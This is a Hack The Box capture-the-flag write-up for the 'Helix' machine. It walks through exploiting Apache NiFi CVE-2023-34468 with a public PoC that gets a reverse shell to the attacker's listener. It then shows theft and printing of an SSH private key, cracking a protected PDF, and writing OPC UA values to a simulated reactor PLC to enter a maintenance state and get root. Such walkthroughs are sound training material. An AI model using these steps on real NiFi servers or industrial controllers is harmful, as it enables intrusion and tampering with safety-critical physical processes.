Helix WriteUp
Table of Contents

Helix is a 🟧 Medium difficulty machine from Hack The Box, set in Helix Industries | Industrial Automation & Critical Infrastructure. It’s one of the most realistic OT/ICS (Operational Technology / Industrial Control Systems) environments published on the platform, combining a classic web vulnerability (Apache NiFi) with direct interaction with an industrial protocol (OPC UA).
🗺️ Attack Chain
nmap → vhost flow.helix.htb → Apache NiFi 1.21.0
  → CVE-2023-34468 (H2 JDBC RCE via DBCPConnectionPool/ExecuteSQL)
  → shell as nifi
  → SSH key in support bundle (operator_id_ed25519.bak)
  → operator user → user.txt
  → sudo -l → /usr/local/sbin/helix-maint-console
  → "Operator Control & Safety Guide.pdf" protected → pdf2john + john (R=6) → PLC safety logic
  → SSH tunnel to opc.tcp://127.0.0.1:4840/helix/ → uals/uaread/uawrite (python-opcua)
  → Mode=MAINTENANCE, TestOverride=True, CalibrationOffset → Temperature inside the maintenance window
  → sudo helix-maint-console → root.txt
The fun part of Helix is its second half: after getting a low-privilege user, you have to talk to a local OPC UA server to force the simulated PLC into a “maintenance” state, instead of a textbook Linux privesc.
🔍 Reconnaissance
echo "10.129.17.160 helix.htb" | sudo tee -a /etc/hosts
Port Scanning
Phase 1, Quick discovery:
sudo nmap -p- --open -Pn --min-rate 5000 -oA ports -vvv helix.htb
Phase 2, Versions and scripts:
grep -oP '\d+/open' ports.gnmap | cut -d'/' -f1 | sort -u | tr '\n' ',' | sed 's/,$//' > ports.txt
sudo nmap -sCV -p$(cat ports.txt) -Pn -oA scan -vvv helix.htb
| Port | Service | Detail |
|---|---|---|
| 22 | SSH | OpenSSH 8.9p1 (Ubuntu) |
| 80 | HTTP | nginx 1.18.0 (Ubuntu) |
Only two ports visible from the outside. Port 80 serves a static “Helix Industries” corporate landing page, nothing exploitable at first glance, so it’s time to look for virtual hosts.
Vhost Discovery
ffuf -u http://helix.htb -H 'Host: FUZZ.helix.htb' -w /usr/share/wordlists/own/hackpuntes_subdomains_23565.txt -fs 154
💡 Without the
-fs 154filter, ffuf returns hundreds of false positives (Status: 302, Size: 154), every unresolved subdomain falls back to the same nginx default redirect. Filtering by that size leaves only the real vhosts.🎯 The vhost enumeration reveals
flow.helix.htb, which points to the Apache NiFi management interface.
echo "10.129.17.160 helix.htb flow.helix.htb" | sudo tee -a /etc/hosts
Visiting http://flow.helix.htb/nifi/ shows the Apache NiFi login panel, with version 1.21.0 visible in the footer and in /nifi-api/system-diagnostics. nginx reverse-proxies to NiFi (internal port 8080), so no port needs to be specified externally.
💉 Initial Access, CVE-2023-34468 (Apache NiFi H2 RCE)
🧠 Concept: CVE-2023-34468 (CVSS 9.8) affects the
DBCPConnectionPoolandHikariCPConnectionPoolController Services in Apache NiFi 0.0.2 through 1.21.0. An authenticated user can configure a Database URL pointing to the H2 driver, embedding aCREATE TRIGGER(orCREATE ALIASviaRUNSCRIPT) that executes arbitrary Java/JavaScript code when the connection initializes. Combined with anExecuteSQLprocessor, this leads to RCE on the host running NiFi.
The vulnerable H2 driver is confirmed on the system at /opt/nifi-1.21.0/lib/h2-2.1.214.jar, a hard requirement for the exploit to work.
Cloning the PoC
💡 Following the Hackpuntes convention, public PoCs are cloned in full instead of downloading a single file:
git clone https://github.com/Al3xx-sec/CVE-2023-34468-POC
cd CVE-2023-34468-POC
Running the Exploit
The PoC automates the whole process: it creates a DBCPConnectionPool Controller Service with a malicious H2 Database URL (defining a CREATE ALIAS to execute system commands), adds an ExecuteSQL processor bound to that pool, and triggers execution when started.
penelope -p 8443
python3 CVE-2023-34468_poc.py --target http://flow.helix.htb --lhost 10.10.14.49 --lport 8443 --http-port 80 --cleanup
[*] Target: http://flow.helix.htb | LHOST: 10.10.14.49:8443 | HTTP: 80
[*] HTTP server up on :80
[*] Checking access...
[+] Identity: anonymous | Anonymous: True | canWrite: True
[+] Target is exploitable
[*] Getting root process group ID...
[+] PG ID: f203bc07-019b-1000-516b-eaedd48609d1
[*] Creating DBCPConnectionPool...
[+] CS ID: b8a044ff-019e-1000-e7b9-9f6789bc2ad7
[*] Enabling controller service...
[+] Controller service enabled
[*] Creating ExecuteSQL processor...
[+] Processor ID: b8a04dba-019e-1000-a29b-e0d2732dd787
[*] Starting processor...
[+] Processor running — waiting for shell on port 4444...
[+] rce.sql delivered to target
💡 NiFi has anonymous access with write permissions (
canWrite: True), no credentials are needed to create Controller Services or processors. The script creates aDBCPConnectionPoolwith the malicious H2 URL, enables it, and binds it to anExecuteSQLprocessor that, on start, triggers theCREATE ALIASand runs the reverse shell payload.
The script spins up a temporary HTTP server to serve the malicious .sql file, creates the Controller Service and the ExecuteSQL processor via NiFi’s REST API, and enables them. When the CREATE ALIAS runs, NiFi’s JVM fires the reverse shell.
🚩 Shell as nifi
penelope -p 8443
[+] Listening for reverse shells on 0.0.0.0:8443 →  127.0.0.1 • 192.168.100.223 • 10.10.14.49
[+] Got reverse shell from helix~10.129.17.160-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
nifi@helix:/opt/nifi-1.21.0$ id
uid=998(nifi) gid=998(nifi) groups=998(nifi)
nifi@helix:/opt/nifi-1.21.0$ hostname
helix
🔎 Post-Exploitation Enumeration
Stealing an SSH Key from a Support Bundle
💡 NiFi generates diagnostic support bundles (
nifi.sh diagnostics) that can contain sensitive system material. Searching under/opt/nifi-1.21.0/turns up asupport-bundles/directory with a fileoperator_id_ed25519.bak, a copy of theoperatoruser’s private SSH key.
nifi@helix:/opt/nifi-1.21.0$ find /opt/nifi-1.21.0 -iname "*operator*" -o -iname "*.bak" 2>/dev/null
/opt/nifi-1.21.0/support-bundles/operator_id_ed25519.bak
nifi@helix:/opt/nifi-1.21.0$ cat /opt/nifi-1.21.0/support-bundles/operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
The contents are copied to the attacker machine:
nano operator_id_ed25519
chmod 600 operator_id_ed25519
ssh -i operator_id_ed25519 operator@helix.htb
🚩 User Flag
operator@helix:~$ cat user.txt
<user_flag>
🧗 Privilege Escalation → root
Initial Enumeration
operator@helix:~$ sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
operator@helix:~$ ss -tulnp
Netid State  Local Address:Port   Peer Address:Port
udp   UNCONN 127.0.0.1:4840       0.0.0.0:*       <- OPC UA
tcp   LISTEN 127.0.0.1:8081       0.0.0.0:*       <- IoT monitoring web panel
tcp   LISTEN 127.0.0.1:8080       0.0.0.0:*       <- Apache NiFi
/usr/local/sbin/helix-maint-console can only be invoked via sudo, with no password, but the binary checks the PLC state before opening the maintenance console.
Cracking the “Operator Control & Safety Guide” PDF
operator’s $HOME contains a password-protected PDF, plus a control schematic image:
operator@helix:~$ ls -la
total 968
drwxr-x--- 5 operator operator   4096 May  5 10:18  .
drwxr-xr-x 3 root     root       4096 May  5 10:18  ..
lrwxrwxrwx 1 root     root          9 Apr 20 10:14  .bash_history -> /dev/null
-rw-r--r-- 1 operator operator    220 Jan  6  2022  .bash_logout
-rw-r--r-- 1 operator operator   3771 Jan  6  2022  .bashrc
drwx------ 3 operator operator   4096 May  5 10:18  .cache
-rw------- 1 operator operator 920611 Jan 26 16:15 'control systems diagram.png'
drwxrwxr-x 5 operator operator   4096 May  5 10:18  .local
lrwxrwxrwx 1 root     root          9 Jan 26 16:11  .mysql_history -> /dev/null
-rw-rw-r-- 1 operator operator  28453 Apr 16 08:50 'Operator Control & Safety Guide.pdf'
-rw-r--r-- 1 operator operator    807 Jan  6  2022  .profile
drwx------ 2 operator operator   4096 May  5 10:18  .ssh
-rw-r----- 1 root     operator     33 Jun 11 21:22  user.txt
lrwxrwxrwx 1 root     root          9 Jan 26 16:11  .viminfo -> /dev/null
💡 Since
pdf2johnonly needs to read the encrypted PDF header, the file is first transferred to the attacker machine viascp(we already haveoperator’s SSH key) and the hash is generated there:
scp -i operator_id_ed25519 operator@helix.htb:'Operator Control & Safety Guide.pdf' .
pdf2john 'Operator Control & Safety Guide.pdf' > pdf.hash
hashcat -m 10500 pdf.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
[...]
Hashfile 'pdf.hash' on line 1 (Operat...9453cea981ddbb72d92650c0933785b5): Token length exception
No hashes loaded.
🧠 Concept: AES-encrypted PDFs use PBKDF2 to derive the key from the user’s password, but
pdf2john’s hash also encodes the encryption scheme version and revision ($pdf$V*R*...).-m 10500only accepts PDF 1.7 level 3 (R=3, RC4/AES-128). The “Token length exception” indicates this PDF uses a different revision:
cat pdf.hash
Operator Control & Safety Guide.pdf:$pdf$5*6*256*-4*1*16*7c46c5fed97042269c802d39f7ba411b*48*a3bf8039a5f2a39d85b611b374b74debe6be3aa6f01dc1a6e8dd5cd4157499f9a3efe04ca0c999bcac23d7efd22e8366*48*c8909cc91d0fa3d97bf1ce139c46df1936b2b9dc15a305a659d5eb2b1c3172da04ddf8efbfea0a98b3e5043e883ab3e7*32*d3e8e21436f4263214102eebcf3a51d2a4e5049fc2e2aaf50e594ce952db7011*32*a3b05cab12d5403fb8e96415a023560c9453cea981ddbb72d92650c0933785b5
$pdf$V*R*... → V=5, R=6, key length 256 = AES-256 with revision 6 hashing scheme (PDF 2.0 / Acrobat DC, “hardened hash”). For R=6, the format produced by pdf2john doesn’t always match hashcat -m 10700’s parser (a version compatibility issue), in that case John the Ripper, which is what generates the hash, cracks it directly without issues:
john --wordlist=/usr/share/wordlists/rockyou.txt pdf.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
operator1        (Operator Control & Safety Guide.pdf)
1g 0:00:00:51 DONE (2026-06-11 23:55) 0.01940g/s 5123p/s 5123c/s 5123C/s orphee..olivetree
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
🎯 PDF password:
operator1
After opening the PDF with that password, the document (“Helix Industries, Reactor Operations & Safety Logic, Operator Guide”) describes the reactor PLC’s safety logic and the exact conditions to enter a maintenance window:
🧠 Key PLC Variables
- Temperature / Pressure, reactor process variables
- CalibrationOffset, maintenance-only calibration adjustment (must be
0.0inNORMAL)- TripActive, RodsInserted, EmergencyCooling, safety variables, handled automatically
- Mode (
NORMAL/MAINTENANCE), TestOverride, ResetTrip, operator control variablesSafety trip thresholds:
Temperature ≥ ~305°CorPressure ≥ ~75 bar→TripActive = TRUE, control locked.Maintenance window, opens when:
Temperature ≥ ~295°CorPressure ≥ 73 bar- Pressure and Temperature remain below the trip thresholds
- No trip is active (
TripActive = FALSE)To enter maintenance:
Mode = MAINTENANCE→TestOverride = TRUE→ controlled, gradualCalibrationOffsetadjustment until inside the window, without triggering the trip.
The next step is connecting to the local OPC UA endpoint with python-opcua to locate these nodes in the PLC’s address space and reproduce this sequence.
Manipulating the PLC via OPC UA
🧠 Concept: OPC UA (OPC Unified Architecture) is the standard communication protocol in industrial environments (SCADA/ICS) for exchanging data between PLCs, sensors and SCADA systems. Helix exposes a local OPC UA endpoint at
opc.tcp://127.0.0.1:4840/helix/, only reachable from the host itself.
The python-opcua client (includes the uals, uaread and uawrite utilities) is installed on the attacker machine:
pipx install opcua
Since the endpoint only listens on Helix’s own 127.0.0.1, an SSH tunnel is needed to bring the port to Kali:
ssh -i operator_id_ed25519 -L 4840:127.0.0.1:4840 operator@helix.htb
With the tunnel up, the namespace is browsed from Kali pointing at 127.0.0.1:4840:
uals -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=1"
cryptography is not installed, use of crypto disabled
cryptography is not installed, use of crypto disabled
Browsing node ns=2;i=1 at opc.tcp://127.0.0.1:4840/helix/

DisplayName                    NodeId                    BrowseName                Value

Reactor                         ns=2;i=2                 2:Reactor
Safety                          ns=2;i=7                 2:Safety
Control                         ns=2;i=11                2:Control
💡 The “cryptography is not installed, use of crypto disabled” warning is purely informational,
python-opcuadoesn’t support encrypted security policies without thecryptographyextra, but the endpoint usesSecurity Policy: None, so it’s not an issue.
The namespace confirms the structure described in the PDF: Reactor (Temperature, Pressure, CalibrationOffset), Safety (TripActive, RodsInserted, EmergencyCooling) and Control (Mode, TestOverride, ResetTrip), each under its own parent node. Each branch is browsed to get the NodeIds and current values:
uals -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=2"
uals -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=7"
uals -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=11"
DisplayName                    NodeId                    BrowseName                Value

TemperatureRaw                 ns=2;i=3                  2:TemperatureRaw         , 282.9230620168299
Temperature                    ns=2;i=4                  2:Temperature            , 282.9230620168299
Pressure                       ns=2;i=5                  2:Pressure               , 68.92659629905303
CalibrationOffset              ns=2;i=6                  2:CalibrationOffset      , 0.0

RodsInserted                   ns=2;i=8                  2:RodsInserted           , False
EmergencyCooling               ns=2;i=9                  2:EmergencyCooling       , False
TripActive                     ns=2;i=10                 2:TripActive             , False

Mode                           ns=2;i=12                 2:Mode                   , NORMAL
TestOverride                   ns=2;i=13                 2:TestOverride           , False
ResetTrip                      ns=2;i=14                 2:ResetTrip              , False
| NodeId | Variable | Initial value |
|---|---|---|
ns=2;i=4 | Temperature | 282.92 |
ns=2;i=5 | Pressure | 68.93 |
ns=2;i=6 | CalibrationOffset | 0.0 |
ns=2;i=10 | TripActive | False |
ns=2;i=12 | Mode | NORMAL |
ns=2;i=13 | TestOverride | False |
Recalling the PDF’s thresholds: the maintenance window opens at Temperature ≥ ~295°C or Pressure ≥ 73 bar, while the trip fires at Temperature ≥ ~305°C / Pressure ≥ ~75 bar. With the current values (Temperature=282.92, Pressure=68.93), CalibrationOffset needs to be raised without crossing those limits.
First, maintenance mode and the test override are enabled:
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=12" -t string MAINTENANCE
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=13" -t bool True
Then CalibrationOffset is raised step by step, checking the effect on Temperature and Pressure after each change:
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=6" -t double 5.0
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=4"
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=5"
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=10"
289.33401141662006   <- Temperature
69.22247725105946    <- Pressure
False                <- TripActive
🎯 With
CalibrationOffset = 5.0,Temperaturerises from282.92to289.33(+6.41) whilePressurebarely moves (+0.29). The offset mainly affects temperature, which has much more headroom before its trip (305) than pressure does (75, only~6away from its starting value). The safe path into the maintenance window is to pushTemperatureabove295viaCalibrationOffset, leavingPressurenearly untouched.
The offset is raised to 10.0:
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=6" -t double 10.0
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=4"
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=5"
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=10"
294.5926630532557   <- Temperature
69.363813517732     <- Pressure
False               <- TripActive
Temperature = 294.59, still just under the window’s 295 threshold. Pressure is still essentially flat (69.36) and TripActive is still False. One more small push is needed.
Raising it to 11.0:
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=6" -t double 11.0
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=4"
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=5"
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=10"
294.5991042574932   <- Temperature
69.35433658606945   <- Pressure
False               <- TripActive
Barely any change from offset=10.0 (294.5926 → 294.5991): Temperature’s rise is flattening out, it’s not linear with CalibrationOffset. The value seems to be converging toward a limit near ~294.6 and needs a bigger push (a much larger offset) to cross 295.
Trying a bigger jump, to 30.0:
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=6" -t double 30.0
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=4"
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=5"
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=10"
311.2887735080892   <- Temperature
68.84694914415067   <- Pressure
True                <- TripActive
⚠️ Overshot:
Temperature = 311.29exceeds the trip threshold (~305) andTripActiveflips toTrue. Per the PDF, a trip is latched and can’t be cleared arbitrarily, the reactor enters a safety shutdown and operator inputs are restricted until the reset conditions are met.
Recovering from the Trip, ResetTrip
The PDF specifies the exact conditions for ResetTrip to be accepted:
Temperature < ~288°CPressure < ~70 barMode = NORMALTestOverride = FalseCalibrationOffset = 0.0
All variables are reverted to a safe state:
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=6" -t double 0.0
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=12" -t string NORMAL
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=13" -t bool False
After a few seconds (the system needs time for Temperature and Pressure to drop again), the state of all relevant variables is checked with uaread:
283.99424562137494   <- Temperature  (< 288 ✓)
68.99885874228286    <- Pressure     (< 70 ✓)
0.0                  <- CalibrationOffset ✓
NORMAL               <- Mode ✓
False                <- TestOverride ✓
With all five conditions met, the trip reset is requested:
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=14" -t bool True
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=10"
False <- TripActive
✅
TripActive = False, the trip is cleared. A firstResetTripattempt (sent right after the overshoot, whileTemperaturewas still above288) didn’t work, confirming the PLC validates the conditions at the exact moment of the write, not retroactively.
Maintenance mode is re-entered, and this time an intermediate offset (18.0) is tried instead of jumping straight to 30.0:
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=12" -t string MAINTENANCE
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=13" -t bool True
uawrite -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=6" -t double 18.0
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=4"
uaread -u opc.tcp://127.0.0.1:4840/helix/ -n "ns=2;i=10"
302.1703913181868   <- Temperature  (inside the 295–305 window ✓)
False               <- TripActive
🎯
Temperature = 302.17falls inside the maintenance window (295 ≤ Temperature < 305) without tripping (TripActive = False). WithMode = MAINTENANCE,TestOverride = TrueandTemperaturein this range, all the PDF’s conditions for the maintenance window are met.
helix-maint-console, Privileged Maintenance Console
Before touching anything via OPC UA, the current state of the privileged binary is checked:
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
Maintenance window CLOSED.
💡 This confirms what the PDF describes:
helix-maint-consolevalidates in real time, against the PLC via OPC UA, that the reactor is inside the maintenance window (Mode = MAINTENANCE,TestOverride = TRUE,Temperature ≥ ~295°CorPressure ≥ 73 bar, no active trip). With the reactor in its normal state, the window is closed, time to useuawriteto bring the PLC into that state.
With Temperature = 302.17 inside the window, TripActive = False, Mode = MAINTENANCE and TestOverride = True, the console is launched again:
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 105 seconds
[!] Session will be terminated automatically
root@helix:/home/operator#
🎯
helix-maint-consolevalidates the PLC state via OPC UA and, since it’s inside the maintenance window, drops directly into a root shell, with a warning that the window expires in 105 seconds and the session will close automatically once the reactor returns to its normal state.
🏴 Root Flag
root@helix:/home/operator# cat /root/root.txt
<root_flag>
📝 Chain Summary
| # | Technique | Tool | Result |
|---|---|---|---|
| 1 | Vhost discovery flow.helix.htb | nmap, ffuf | Access to the Apache NiFi 1.21.0 interface |
| 2 | CVE-2023-34468, RCE via H2 JDBC in DBCPConnectionPool | git clone PoC, NiFi ExecuteSQL, penelope | Shell as nifi |
| 3 | SSH key theft from a support bundle | File enumeration | SSH access as operator + user.txt 🚩 |
| 4 | Cracking “Operator Control & Safety Guide.pdf” | scp, pdf2john, john (R=6) | Reactor safety logic (thresholds, maintenance window) |
| 5 | Enumerating the OPC UA namespace | python-opcua (uals) via SSH tunnel | Node map: Reactor, Safety, Control |
| 6 | Manipulating the PLC via OPC UA (uawrite/uaread) | python-opcua | Mode=MAINTENANCE, TestOverride=True, CalibrationOffset=18.0 → Temperature≈302 inside the maintenance window |
| 7 | sudo helix-maint-console with the PLC in the maintenance window | sudo | Shell as root + root.txt 🏴 |
See you in the next challenge.